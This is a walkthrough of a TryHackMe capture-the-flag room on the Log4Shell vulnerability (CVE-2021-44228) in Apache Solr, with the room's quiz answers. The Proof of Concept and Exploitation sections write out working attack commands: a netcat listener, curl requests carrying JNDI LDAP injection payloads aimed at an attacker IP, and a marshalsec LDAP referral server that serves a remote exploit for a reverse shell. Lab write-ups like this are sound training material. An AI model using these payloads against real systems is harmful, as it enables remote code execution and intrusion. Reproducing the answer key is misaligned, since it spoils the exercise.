Overview
- Room URL: https://tryhackme.com/room/solar
- Difficulty: Medium
- Time to complete: 60
Walkthrough
1. CVE-2021-44228 Introduction
No answer needed!
2. Reconnaissance
What service is running on port 8983? (Just the name of the software)
nmap -sV -p 8983 <MACHINE_IP>
=> Answer: Apache Solr
3. Discovery
- Take a close look at the first page visible when navigating to
http://MACHINE_IP:8983. You should be able to see clear indicators that log4j is in use within the application for logging activity. What is the-Dsolr.log.dirargument set to, displayed on the front page?

=> Answer: /var/solr/logs
Download the attached files (accessible in the top-right of this task) see some example log files within Solr. Explore each file, if just to get a feel for what is displayed in what log.
One file has a significant number of
INFOentries showing repeated requests to one specific URL endpoint. Which file includes contains this repeated entry? (Just the filename itself, no path needed)
=> Answer: solr.log
What "path" or URL endpoint is indicated in these repeated entries?

=> Answer: /admin/cores
Viewing these log entries, what field name indicates some data entrypoint that you as a user could control? (Just the field name)
=> Answer: params
4. Proof of Concept

ip addr show
nc -lvnp 9999
curl 'http://10.65.156.159:8983/solr/admin/cores?foo=$\{jndi:ldap://10.65.151.221:9999\}'
5. Exploitation
For those, using your own machine get stuck in installing Java 8 you can try installing this way:
curl -s "https://get.sdkman.io" | bash
source "$HOME/.sdkman/bin/sdkman-init.sh"
sdk install java 8.0.432-tem  # Installs the Eclipse Temurin version
sdk use java 8.0.432-tem
With the marshalsec utility built, we can start an LDAP referral server to direct connections to our secondary HTTP server (which we will prepare in just a moment). You are more than welcome to dig into the usage, parameters and other settings that can be configured with this tool -- but for the sake of demonstration, the syntax to start the LDAP server is as follows:
attackbox@tryhackme:~/root/../marshalsec$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://YOUR.ATTACKER.IP.ADDRESS:8000/#Exploit"
Adjust the IP address for your attacking machine as needed. Note that we will supplied the HTTP port listening on 8000.
What is the output of running this command? (You should leave this terminal window open as it will be actively awaiting connections)

=> Answer: Listening on 0.0.0.0:1389
Run the curl command:
curl 'http://10.67.173.125:8983/solr/admin/cores?foo=$\{jndi:ldap://YOUR.ATTACKER.IP.ADDRESS:1389/Exploit\}'
After that, you should have the reverse shell:

6. Persistence
Check to see what user account you are running as within the context of your reverse shell.
What user are you?View which user you arewhoami

=> Answer: solr
7. Detection
No answers needed!
8. Bypasses
No answers needed!
9. Mitigation
Determine where the
solr.in.shfile exists on this target machine's filesystem. You can do this rapidly with the following command:
user@machine$ locate solr.in.sh
You may see two results -- we want the one that corresponds to a system-wide configuration (see the hint if you don't understand what this refers to)
What is the full path of the specific solr.in.sh file?

=> Answer: /etc/default/solr.in.sh
10. Patching
No answers needed!
11. Credits and Author’s Notes
No answers needed!